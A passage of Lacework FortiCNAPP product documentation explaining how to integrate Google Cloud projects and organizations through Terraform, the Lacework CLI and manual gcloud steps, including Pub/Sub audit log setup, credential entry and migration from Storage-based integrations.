- To validate using the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (Storage)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Multiple Projects with Terraform

To integrate multiple Google Cloud projects with Lacework FortiCNAPP individually:

1. Run the following lacework generate cloud-account gcp Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account gcp  \
  --configuration --audit_log        \
  --project_id ProjectId             \
  --projects ProjectId1,ProjectId2   \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Storage-Based Google Cloud Integration - Terraform from Any Supported Host

Important Starting from September 25, 2023, you cannot create a new Storage-based audit log integration. We recommend that you do the following:

- Create Pub/Sub-based audit log integrations going forward.
- Migrate your existing Storage-based audit log integration to a Pub/Sub-based audit log integration. For more information, see the following topics:
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

To integrate with Google Cloud, We recommend using Guided Configuration, a wizard-like interface that takes your inputs and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings* > *Integrations* > *Cloud accounts*.
2. Click *+ Add New*.
3. Click *Google Cloud Platform* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from any supported host. This may be required for complex integration scenarios.

Lacework FortiCNAPP integrates with Google Cloud Platform (GCP) to analyze Cloud Audit Logs and assess cloud resource configurations at the organization level or at the project level. The Lacework FortiCNAPP platform ingests configuration and audit log information from Google Cloud and reports alerts for anomalous behavior.

- Organization level integrations cover all the existing projects in the organization. After you create the integration, any new projects you create are automatically included in the integration and any projects you delete are automatically excluded.
- Project level integrations cover only a specific project. You must set up a new integration, if required, for any new project you create.

This topic describes how you can set up an organization level or project level Configuration and Storage-based audit log integration by running Lacework FortiCNAPP Terraform modules on any host supported by Terraform.

Lacework FortiCNAPP recommends this method if you plan to continue using Terraform to manage the integrations or store the state of the configuration in a source control management tool such as Git.

Lacework FortiCNAPP also supports running Terraform from Google Cloud Shell, which is more suitable for one off integrations where you do not plan to continue using Terraform to manage the integrations. For more information see Storage-based Integration From Google Cloud Shell.

If you are new to the Lacework FortiCNAPP Terraform Provider or Lacework FortiCNAPP Terraform Modules, read Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider.

Google Cloud Resources

To integrate at the organization or project level, Lacework FortiCNAPP requires the following resources to be provisioned in Google Cloud. You must create the project and service account in Google Cloud. The Lacework FortiCNAPP Terraform modules automatically provision the log routing sink, Cloud Storage bucket, and Pub/Sub topic with the required permissions in Google Cloud.

- *Google Cloud Project* - A project that contains the resources required for the integration with billing enabled.
  - For an organization level integration, Lacework FortiCNAPP recommends that you create a new project specifically for the Lacework FortiCNAPP resources.
  - For a project level integration, you can provision the required Lacework FortiCNAPP resources within the project being integrated.
- *Google Storage Bucket* - A Cloud Storage bucket for Stack Driver logs
- *Google Pub/Sub Topic* - For Cloud Audit Logs events
- *Google Logging Sink* - To route Cloud Audit Logs to a Cloud Storage bucket
- *Service Account for Lacework FortiCNAPP* - To provide Lacework FortiCNAPP read-only access to Google Cloud with the following roles:
  - Audit Log
    - Organization level integration
      - `roles/resourcemanager.organizationViewer`
    - Project level integration
      - `roles/storage.objectViewer`
  - Configuration
    - `roles/iam.securityReviewer`
    - `roles/browser`
    - `roles/cloudasset.viewer`
    - Organization level integration
      - `roles/lwOrgComplianceRole` custom IAM role containing the following permissions ("bigquery.datasets.get", "compute.projects.get", "pubsub.topics.get", "storage.buckets.get", "compute.sslPolicies.get")
    - Project level integration
      - `roles/lwComplianceRole` custom IAM role containing the following permissions ("bigquery.datasets.get", "compute.projects.get", "pubsub.topics.get", "storage.buckets.get", "compute.sslPolicies.get")

For *organization* level integrations, follow the steps in Integrate Google Cloud at the organization Level.

For *project* level integrations, follow the steps in Integrate Google Cloud at the project level.

If you are setting up new Google audit logging (instead of leveraging existing Google audit logging), Lacework FortiCNAPP recommends that you set a retention policy with a minimum of 7 days.

Prerequisites

- *Google Cloud Console* - Administrator access to Google Cloud Console to create projects, service accounts, grant access, and provision resources.
- *Google Cloud CLI* - To configure resources in Google Cloud.
- *Lacework FortiCNAPP Console* - Org admin or Account admin access to the Lacework FortiCNAPP Console is required to create API keys and configure integrations with Lacework FortiCNAPP.
- *Lacework FortiCNAPP CLI* - To generate and execute the Terraform code for the integration, see CLI Reference
- *Terraform* - Lacework FortiCNAPP Terraform projects support Terraform versions `~> 0.14`, `~> 0.15`, `~> 1.0`, and `~> 1.1`.
- Ensure that you are deploying the integration to a supported Google Cloud region.

Terraform Module Dependencies

Lacework FortiCNAPP Terraform modules for Google Cloud have the following dependencies that will be installed when running `terraform init`:

- `google`
- `random`
- `time`

For more information on these dependencies, see the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry.

Integrate Google Cloud at the Organization Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the organization level.

Create a Google Cloud Project

When you create an integration at the Google Cloud organization level, we recommend having a dedicated project to provision the required resources for the integration between Google Cloud and Lacework FortiCNAPP. Create the project before running Terraform.

1. Log in to Google Cloud Console.
2. Click the navigation menu and go to *IAM & Admin > Create a Project*.
3. Enter the project name, select a billing account, and select the organization you are integrating.
4. Click *Create* to create the new project.

Create a Service Account for Terraform

To integrate Google Cloud and Lacework FortiCNAPP at the organization level, Terraform needs a service account with the following permissions. If you already have a service account configured with these permissions, along with a configured key, skip to the next section.

- `roles/owner`
- `roles/resourcemanager.organizationAdmin`
- `roles/iam.organizationRoleAdmin`
- `roles/logging.configWriter`

Do the following to create a service account within the project created for Lacework FortiCNAPP and give the account `Owner` permissions to the project.

1. In the Google Cloud Console, select the project you created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
3. Click *Create Service Account*.
4. Enter the service account name (for example, `terraform-provisioning`), add a description, and click *Create and Continue*.
5. In the *Grant this service account access to project* section, give the service account *Owner* permissions to the project, and click *Continue*.
6. Click *Done* to create the service account.

Add Service Account to Google Cloud Organization

You must add the service account to the Google Cloud organization being integrated with Lacework FortiCNAPP, and add the required organization level permissions to the service account for Terraform to be able to configure the organization being integrated.

1. In the Google Cloud Console, select the organization you are integrating with Lacework FortiCNAPP.
2. Click the navigation menu and go to *IAM & Admin > IAM*.
3. Click the *+ Grant Access* button.
4. In the *Add principals* section, search for the service account and select it.
5. In the *Assign roles* section, add the following roles for the service account:
   - Organization Administrator
   - Organization Role Administrator

- Logs Configuration Writer

6. Click *Save*.

Create Service Account Key

To run Terraform locally, you must create and download a key for the service account created in the previous step. This section describes how to create a service account key and download it to your local system as a JSON file.

1. In the Google Cloud Console, select the project you created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
3. Click the *Actions* menu next to the service account and select *Manage keys*.
4. Click *Add Key > Create new key*.
5. Select *JSON* as the key type.
6. Click *Create* to download the key.

Configure the Lacework FortiCNAPP CLI

Ensure you have the Lacework FortiCNAPP CLI installed and configured to the Lacework FortiCNAPP account you plan to integrate. See the Get Started with the Lacework FortiCNAPP CLI for information about how to:

1. Install the Lacework FortiCNAPP CLI.
2. Create your API key.
3. Configure your Lacework FortiCNAPP CLI.

Run the Lacework FortiCNAPP CLI

1. Run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

```
lacework generate cloud-account gcp  \
  --configuration --audit_log        \
  --organization_integration         \
  --organization_id OrganizationId   \
  --project_id ProjectId             \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the CLI, run the `lacework cloud-account list` command. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAtSes` for the Audit Log integration.
- To validate using the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (Storage)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Google Cloud at the Project Level

This section describes how to integrate Google Cloud and Lacework FortiCNAPP for analysis of Cloud Audit Logs and configuration assessment at the project level.

In this method Terraform provisions all the required resources in the project being integrated into Lacework FortiCNAPP.

Create a Service Account for Terraform

To integrate Google Cloud and Lacework FortiCNAPP at the project level, Terraform needs a service account with the following permission for the project being integrated. If you already have a service account configured with this permission, along with a configured key, skip to the next section.

- `roles/owner`

The following steps create a service account with the required permissions.

1. Log in to the Google Cloud Console.
2. Select the project being integrated with Lacework FortiCNAPP.
3. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
4. Click *Create Service Account*.
5. Enter the service account name (for example, `terraform-provisioning`), add a description, and click *Create and Continue*.
6. In the *Grant this service account access to project* section, give the service account *Owner* permissions to the project, and click *Continue*.
7. Click *Done* to create the service account.

Create Service Account Key

To run Terraform locally, you must create and download a key for the service account created in the previous step. This section describes how to create a service account key and download it to your local system as a JSON file.

1. In the Google Cloud Console, select the project created for Lacework FortiCNAPP resources.
2. Click the navigation menu and go to *IAM & Admin > Service Accounts*.
3. Click the *Actions* menu next to the service account and select *Manage keys*.
4. Click *Add Key > Create new key*.
5. Select *JSON* as the key type.
6. Click *Create* to download the key.

Configure the Lacework FortiCNAPP CLI

Ensure you have the Lacework FortiCNAPP CLI installed and configured to the Lacework FortiCNAPP account you plan to integrate. See the Get Started with the Lacework FortiCNAPP CLI for information about how to:

1. Install the Lacework FortiCNAPP CLI.
2. Create your API key.
3. Configure your Lacework FortiCNAPP CLI.

Run the Lacework FortiCNAPP CLI

1. Run the lacework generate cloud-account gcp Lacework FortiCNAPP CLI command to generate and execute the Terraform code for the integration.

   ```
   lacework generate cloud-account gcp  \
     --configuration --audit_log        \
     --project_id ProjectId             \
     --noninteractive
   ```

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the cloud account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

- To validate using the CLI, run the `lacework cloud-account list` command. You should see two integration types: `GcpCfg` for the Configuration integration, and `GcpAtSes` for the Audit Log integration.
- To validate using the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud Accounts*. You should see two integration types: `Configuration` for the Configuration integration, and `Audit Log (Storage)` for the Audit Log integration.

Google Apps Script Projects are hidden by default. Contact Lacework FortiCNAPP Support if you want to enable visibility of these projects.

Integrate Multiple Projects with Terraform

To integrate multiple projects with Lacework FortiCNAPP individually:

1. Run the following lacework generate cloud-account gcp Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account gcp  \
  --configuration --audit_log        \
  --project_id ProjectId             \
  --projects ProjectId1,ProjectId2   \
  --noninteractive
```

   The Terraform files are created in the `~/lacework/gcp` directory.
2. Navigate to the `~/lacework/gcp` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you are creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation for the terraform-gcp-config and terraform-gcp-audit-log modules on the Lacework FortiCNAPP Terraform Registry for the complete list of inputs for each module.

Troubleshooting

How do I fix this issue: Error: no project value set?

If you see the following error:
Error: no project value set. project_id must be set at the resource level, or a default project value must be specified on the provider

Add a project to the Google provider. See Google provider documentation for details.

Google cloud console

Google cloud console topics include:

- Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration on page 360
- Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration on page 366
- Storage-Based Google Cloud Audit Log Integration - Manual Configuration on page 370
- Google Cloud Configuration Integration - Manual Configuration on page 377
- Enable the Required Google Cloud APIs on page 381

Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

This topic describes how to manually create a Lacework FortiCNAPP Google Cloud Pub/Sub-based audit log integration to gather, process, report, and alert on Google Cloud Cloud Audit Log data.

If you want to manually migrate an existing Storage-based audit log integration to a Pub/Sub-based audit log integration, see Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration on page 366.

You must create a separate Google Cloud integration for reporting and alerting on Google Cloud configuration compliance. For more information, see Google Cloud Configuration Integration - Manual Configuration. You can, however, use the same credentials for both integrations.

When a Google Cloud Audit Log integration is created, Lacework FortiCNAPP uses a Google Cloud Pub/Sub topic to gather the logs of administrative operations from Google Cloud audit logs. Google Cloud captures detailed audit log data and stores that data in audit logs. Lacework FortiCNAPP aggregates and organizes this audit log data into useful maps and dashboards that illustrate the following. Lacework FortiCNAPP also automatically generates alerts whenever an audit log event represents a security risk.

- conceptual relationships
- causes and effects
- interactions between Google Cloud entities

Prerequisites

- Decide if you want to monitor the audit logs at the organization, folder, or project level. If you specify the option to include children when creating the sink at the organization or folder level, all the projects in the organization or the folder export the audit logs to the bucket.
- If you are already exporting your audit logs to a Pub/Sub topic, you can reuse that Pub/Sub topic but the project with the Pub/Sub topic must be granted role access as described in the procedure below.
- Google Cloud Console - Administrator access to Google Cloud Console to create projects, service accounts, grant access, and provision resources.
- gcloud CLI - To configure resources in Google Cloud.
- Lacework FortiCNAPP Console - Org administrator or Account administrator access to the Lacework FortiCNAPP Console is required to create API keys and configure integrations with Lacework FortiCNAPP.
- jq utility
- Ensure that you are deploying the integration to a supported Google Cloud region.

Create a Google Cloud Service Account and Grant Access

Follow the procedure in Create a Google Cloud Service Account and Grant Access. You can skip this step if you have already created a service account and granted role access when creating a new Google Cloud configuration integration. You can also reuse the same service account.

Enable the Required Google Cloud APIs

Enable APIs for the projects you want to integrate using the procedure in Enable the Required Google Cloud APIs.

Configure Google Cloud for Audit Log Integration

This procedure configures the Google Cloud Audit Log integration to ingest audit log data.

1. Open a terminal window and initialize the gcloud CLI with the following command:

   ```
   gcloud init
   ```

   Leave the terminal open.
2. Log in to the Google Cloud Console.
3. Decide if you want to export audit logs at the organization, folder, or project level. In addition, select an entity to export audit logs from. An entity is either an organization, folder, or project. The entity must be granted access to the service account and must have the role access as described in Create a Google Cloud Service Account and Grant Access. A project can have access because it was directly granted access or because its parent organization was granted access. Billing must also be enabled for any projects that you want to export audit logs from. Note that if you select the option to include children when creating the sink at the organization or folder level, all projects in the organization or the folder export the audit logs to the Pub/Sub topic.
4. Obtain the ID of the project where the Pub/Sub topic and sink will be created.
   - For an organization level integration, Lacework FortiCNAPP recommends that you create a new project. If you decide to export audit logs at the project level, this is the project that will export its audit logs.
   - For a project level integration, obtain the ID of the project being integrated.
5. In the terminal, set the following variable. Replace *my-first-project-654321* with the ID of the project where the Pub/Sub topic and sink will be created.

   ```
   projectName=my-first-project-654321
   ```

6. Set the current project using the following command.

```
gcloud config set project "$projectName"
```

If the *Updated property [core/project]* status is not displayed, make sure the quotes are straight double-quotes. Use straight double-quotes for all the variables used in CLI commands in this procedure.

7. Create a Pub/Sub topic in the project. Replace *mytopicname* with your topic name.

```
topicName=mytopicname
gcloud pubsub topics create "$topicName"
```

8. Set the name of sink. Replace *mysink* with your sink name.

```
sinkName=mysink
```

9. Create the sink. Decide if you want to export the audit logs at the organization, folder, or project level and create the sink. If creating the sink at the organization level, add `\ --include-children --organization=myorganizationid` to the end of the following command. If creating the sink at the folder level, add `\ --include-children --folder=myfolderid` to the end of the following command. If you specify the `\ --include-children` option when creating the sink at the organization or folder level, all the projects in the organization or the folder export audit logs to the Pub/Sub topic.

```
gcloud logging sinks create "$sinkName"
"pubsub.googleapis.com/projects/$projectName/topics/$topicName" --log-filter '
(protoPayload.@type=type.googleapis.com/google.cloud.audit.AuditLog) AND NOT
(protoPayload.serviceName="k8s.io") AND NOT
(protoPayload.serviceName:"login.googleapis.com") AND NOT
(protoPayload.methodName:"storage.objects")'
```

10. Copy the service account returned by the previous command. Copy the text between the single quotes. In the following example, copy `serviceAccount:123567@gcp-sa-logging.iam.gserviceaccount.com`.

```
Please remember to grant `serviceAccount:123567@gcp-sa-logging.iam.gserviceaccount.com`
the Pub/Sub Publisher role on the topic.
```

The next two steps grant the `roles/pubsub.publisher` role on the Pub/Sub topic.

11. Enter `sinkServiceAccount=`, paste the service account name returned by the `gcloud logging sinks create` command, then press *Enter*.

```
sinkServiceAccount=serviceAccount:123567@gcp-sa-logging.iam.gserviceaccount.com
```

12. Grant `roles/pubsub.publisher` permissions to the service account returned by the `gcloud logging sinks create` command.

```
gcloud pubsub topics add-iam-policy-binding "$topicName" --member="$sinkServiceAccount"
--role=roles/pubsub.publisher
```

13. Create the Pub/Sub subscription (queue) for the Pub/Sub topic. Replace *mytopicsub* with your Pub/Sub subscription name.

```
topicSubscriptionName=mytopicsub
gcloud pubsub subscriptions create "$topicSubscriptionName" --topic "$topicName" --ack-
deadline=300
```

14. In the terminal, set the following variable. Replace *my-service-account* with the email ID of service account you created in your project. This is *not* the service account returned by the `gcloud logging sinks create` command above.

    The service account email ID is in the format: `my-service-account@my-project-name.iam.gserviceaccount.com`. Note that the string `serviceAccount:` must preface the service account email ID.

    ```
    serviceAccount=serviceAccount:my-service-account
    ```

15. Grant the service account you created in your project the subscriber role on the Pub/Sub subscription. If prompted to install a command group, enter *y*.

    ```
    gcloud pubsub subscriptions add-iam-policy-binding
    "projects/$projectName/subscriptions/$topicSubscriptionName" --member="$serviceAccount"
    --role=roles/pubsub.subscriber
    ```

16. Enter the following command to get the Pub/Sub subscription path that is used when creating the integration in the Lacework FortiCNAPP Console.

    ```
    echo "projects/$projectName/subscriptions/$topicSubscriptionName"
    ```

17. Copy the resulting Pub/Sub subscription path returned by the echo command for use in the next procedure that creates the integration.

If you are setting up new Google audit logging (instead of leveraging existing Google audit logging), Lacework FortiCNAPP recommends that you set a retention policy with a minimum of 7 days.

Create the Google Cloud Audit Log Integration on the Lacework FortiCNAPP Console

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Google Cloud Platform* and select *Manual configuration*.
5. Click *Next*.
6. Select *Audit Log (PubSub)* as the integration type.
7. For *Name*, enter a unique name for the audit log integration.
8. Follow the steps to either upload GCP credentials or enter the credentials manually.

When creating the Google Cloud integration, you can either upload Google Cloud credentials or enter the credentials manually. Finish creating the integration in the Lacework FortiCNAPP Console by following the steps described in one of the following sections.

Upload GCP Credentials

To upload Google Cloud credentials, follow these steps:

1. For *Upload GCP Credential*, click *Choose File*, navigate to the JSON key file downloaded when you created the Google Cloud service account, then click *Open*.
   This populates the credential fields.
2. For *Integration Level*, select Organization or Project. Select *Organization* if integrating at the organization level. Select *Project* if integrating at the project level.
3. Do one of the following:
   - If integrating at the project level, enter the project ID in the *Project ID* field.
   - If integrating at the organization level, enter the Google Cloud organization ID in the *Organization ID* field.

     To obtain the organization ID, do the following:

     i. Log in to the Google Cloud console.
     ii. Click the project selection drop-down list in the top menu bar.
     iii. From the *Select from* drop-down list, select the organization that contains the projects that you want the integration to monitor.
     iv. Go to *IAM & Admin > Settings* and copy the number in the *Organization ID* field.
4. For *Subscription Name*, paste the Pub/Sub subscription path that you copied in an earlier step. The subscription path is in the following format:

   ```
   projects/$projectName/subscriptions/$topicSubscriptionName
   ```

5. Enter the Pub/Sub topic ID in the *Topic ID* field. For example, if you created a Pub/Sub topic named `mytopicname`, enter `mytopicname`.
6. Click *Save* to finish the Google Cloud integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

   The integration appears in the list of cloud accounts under *Cloud accounts*. A Pub/Sub-based integration has the provider as `GCP` and type as `Audit Log (PubSub)`. The integration status `Success` indicates that Lacework FortiCNAPP is successfully injesting audit log data from Google Cloud.

Enter GCP Credentials Manually

To manually enter Google Cloud credentials, follow these steps:

1. Locate the service account key JSON file you downloaded when you created the Google Cloud service account.
2. Open the file in a text editor.
3. Copy the value of the *client_id* property from the JSON file and paste it into the *Client ID* field of the Lacework FortiCNAPP Console.
4. Copy the value of the *private_key_id* property from the JSON file and paste it into the *Private Key ID* field of the Lacework FortiCNAPP Console.
5. Copy the value of the *client_email* property from the JSON file and paste it into the *Client Email* field of the Lacework FortiCNAPP Console.

6. Exit the text editor. You cannot just copy the private key from the editor because of an issue copying the new line characters. You must copy a raw version of the key using the `jq` utility as described below.
7. Open a terminal window and go the directory where you downloaded the JSON file containing the service account key.
8. Verify that the `jq` (command-line JSON processor) utility is available from your command-line shell.

   ```
   jq
   ```

9. Enter the following command, where *YourFileName.json* is the name of the service account key JSON file.

```
cat YourFileName.json  | jq -r '.private_key'
```

10. Copy all the text displayed in the output including the BEGIN and END lines.

    ```
    -----BEGIN PRIVATE KEY-----
    YourKeyInfo
    -----END PRIVATE KEY-----
    ```

11. Paste the text into the *Private Key* field of the Lacework FortiCNAPP Console.
12. For *Integration Level*, select Organization or Project. Select *Organization* if integrating at the organization level. Select *Project* if integrating at the project level.
13. Do one of the following:
    - If integrating at the project level, enter the project ID in the *Project ID* field.
    - If integrating at the organization level, enter the organization ID in the *Organization ID* field.

      To obtain the organization ID, do the following:

      i. Log in to the Google Cloud console.
      ii. Click the project selection drop-down list in the top menu bar.
      iii. From the *Select from* drop-down list, select the organization that contains the projects that you want the integration to monitor.
      iv. Go to *IAM & Admin > Settings* and copy the number in the *Organization ID* field.
14. For *Subscription Name*, paste the Pub/Sub subscription path that you copied in an earlier step. The subscription path is in the following format:

    ```
    projects/$projectName/subscriptions/$topicSubscriptionName
    ```

15. Enter the Pub/Sub topic ID in the *Topic ID* field.
16. Click *Save* to finish the Google Cloud integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

    The integration appears in the list of cloud accounts under *Cloud accounts*. A Pub/Sub-based integration has the provider as `GCP` and type as `Audit Log (PubSub)`. The integration status `Success` indicates that Lacework FortiCNAPP is successfully injesting audit log data from Google Cloud.

Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

This topic describes how you can use the Lacework FortiCNAPP Console to manually migrate your Google Cloud Storage-based audit log integration to a Pub/Sub-based audit log integration for audit log monitoring.

Lacework FortiCNAPP recommends this migration procedure because it ensures audit log monitoring coverage for your Google Cloud organization or project during the migration.

The migration involves the following four steps. All the steps are required to ensure that there is no gap in delivery of audit log data from Google Cloud to the Lacework FortiCNAPP platform during the migration.

1. Collect details of existing Storage-based audit log integration
2. Create Pub/Sub topic and subscription
3. Create Pub/Sub-based audit log integration
4. Mark existing Storage-based audit log integration for migration

You can also use Terraform to migrate your Storage-based integration to a Pub/Sub-based integration. For more information, see Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform.

If you do not want audit log monitoring coverage for your Google Cloud organization or project during the migration, you can skip this migration procedure and perform the following three steps. Note that this can result in a brief gap in delivery of audit log data from Google Cloud to the Lacework FortiCNAPP platform.

1. Create a Pub/Sub-based audit log integration using one of the following methods:
   - Guided integration method described in Create an Audit Log (PubSub)+Configuration Integration.

     Caution: The guided integration method will overwrite the Terraform files in the `~/lacework/gcp` directory. If this directory contains the Terraform files for an existing Google Cloud configuration or audit log integration, all the resources created for that integration in Google Cloud will be deleted. Hence, Lacework FortiCNAPP recommends that you delete the `main.tf` and `terraform.tfstate` files in the `~/lacework/gcp` directory before you use the guided integration method.
   - Manual integration method described in Pub/Sub-based Google Cloud Audit Log Integration - Manual Configuration.
2. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts* and delete your Storage-based audit log integration.
3. (Optional) Delete the sink and storage bucket for the Storage-based audit log integration. For more information, see Delete the Sink and Storage Bucket for the Storage-based Integration.

Prerequisites

- Ensure that you have the required privileges in Google Cloud. For more information, see Required Roles for Google Cloud Configuration and Audit Log Integrations.
- Google Cloud Console - Administrator access to Google Cloud Console.
- Lacework FortiCNAPP Console - Org administrator or Account administrator access to the Lacework FortiCNAPP Console.
- Lacework FortiCNAPP CLI, see CLI Reference.
- In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts* and verify that the Storage-based audit log integration is not disabled.

Do not disable the Storage-based audit log integration before or during the migration process. Once the migration is completed, the Storage-based audit log integration will be deleted automatically.

Collect Details of Existing Storage-Based Audit Log Integration

You can reuse the project and service account that you created for the Storage-based audit log integration for the Pub/Sub-based audit log integration. Do the following to collect the project and service account details from the Lacework FortiCNAPP Console.

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts*.
2. Select the row for the Storage-based integration. A Storage-based integration has the provider as `GCP` and type as `Audit Log (Storage)`.

   The Cloud Account page displays the integration details.
   - For an organization-level Storage-based integration:
     - The *Account* field displays the ID of the organization for which you created the Storage-based integration.
     - The *Client Email* field displays the email ID of the service account you created for the Storage-based integration. The service account email ID is in the format: `my-service-account@my-project-name.iam.gserviceaccount.com`.

       The service account email ID contains the name of the project in which the service account exists. For example, if the email ID is `my-service-account@my-project-name.iam.gserviceaccount.com`, `my-project-name` is the name of the project in which the service account exists. In the Google Cloud Console, open the page for the project and note the `Project ID` for use in the procedures below.
     - The *ID* field displays the ID of the integration.
   - For a project-level Storage-based integration:
     - The *Account* field displays the ID of the project in which you configured the resources for the Storage-based integration.

- The *Client Email* field displays the email ID of the service account you created for the Storage-based integration. The service account email ID is in the format: `my-service-account@my-project-name.iam.gserviceaccount.com`.
- The *ID* field displays the ID of the integration.

3. Note the project ID, service account email ID, and integration ID for use in the procedures below.

Create Pub/Sub Topic and Subscription

In this procedure, you will create a Pub/Sub topic and subscription to record audit log events.

1. Create a Pub/Sub topic in the project you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure. Follow the steps in Create a topic.
2. Create a subscription for the Pub/Sub topic. Follow the steps in Add a subscription.
3. Create a log sink, select the Pub/Sub topic as the sink destination, and add inclusion and exclusion filters.
   a. Do one of the following:
      - For a project-level Pub/Sub audit log integration, create a log sink in the project you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure, select the Pub/Sub topic as the sink destination, and add inclusion and exclusion filters using the instructions in Create a sink.
      - For an organization-level Pub/Sub audit log integration, create an aggregated log sink at the organization level, select the Pub/Sub topic as the sink destination, and add inclusion and exclusion filters using the instructions in Create an aggregated sink.
   b. Add the following inclusion filter to the log sink:

      ```
      (protoPayload.@type=type.googleapis.com/google.cloud.audit.AuditLog)
      ```

   c. Add the following exclusion filters to the log sink:

      ```
      (protoPayload.serviceName="k8s.io") AND
      (protoPayload.serviceName:"login.googleapis.com") AND
      (protoPayload.methodName:"storage.objects")
      ```

4. Grant the `roles/pubsub.publisher` role to the sink's writer identity using the instructions in Set destination permissions.
5. Grant the following roles to the service account you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure.
   - `roles/monitoring.viewer` role on the project you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure to the service account.
   - `roles/pubsub.subscriber` role on the Pub/Sub subscription to the service account.

Create Pub/Sub-based Audit Log Integration

Create the Pub/Sub-based audit log integration using the instructions in Create the Google Cloud Audit Log Integration on the Lacework FortiCNAPP Console.

Mark Existing Storage-Based Audit Log Integration for Migration

After you create the Pub/Sub-based audit log integration, you must mark the existing Storage-based audit log integration for migration. When you mark a Storage-based integration for migration, the Lacework FortiCNAPP Platform ensures that all the audit log messages in the storage bucket for the integration are ingested, and then safely deletes the integration.

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts* and verify that the Storage-based audit log integration is not disabled.
2. Run the following Lacework FortiCNAPP CLI command:

   ```
   lacework cloud-account migrate IntegrationID
   ```

   Where `IntegrationID` is the integration ID you identified in the Collect Details of Existing Storage-Based Audit Log Integration procedure.

Delete the Sink and Storage Bucket for the Storage-based Integration (Optional)

To reduce your Google Cloud storage costs, you can delete the log sink and storage bucket for the Storage-based integration.

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Integrations* > *Cloud Accounts*.
2. Ensure that the Storage-based audit log integration that you marked for migration is not displayed on the Cloud accounts page. It can take up to five hours for an integration that is marked for migration to be deleted.
3. To delete a sink, see the instructions in Manage Sinks.
4. To delete a storage bucket, see the instructions in Delete a Bucket.

Create Custom LQL Policies for the Pub/Sub-Based Audit Log Integration

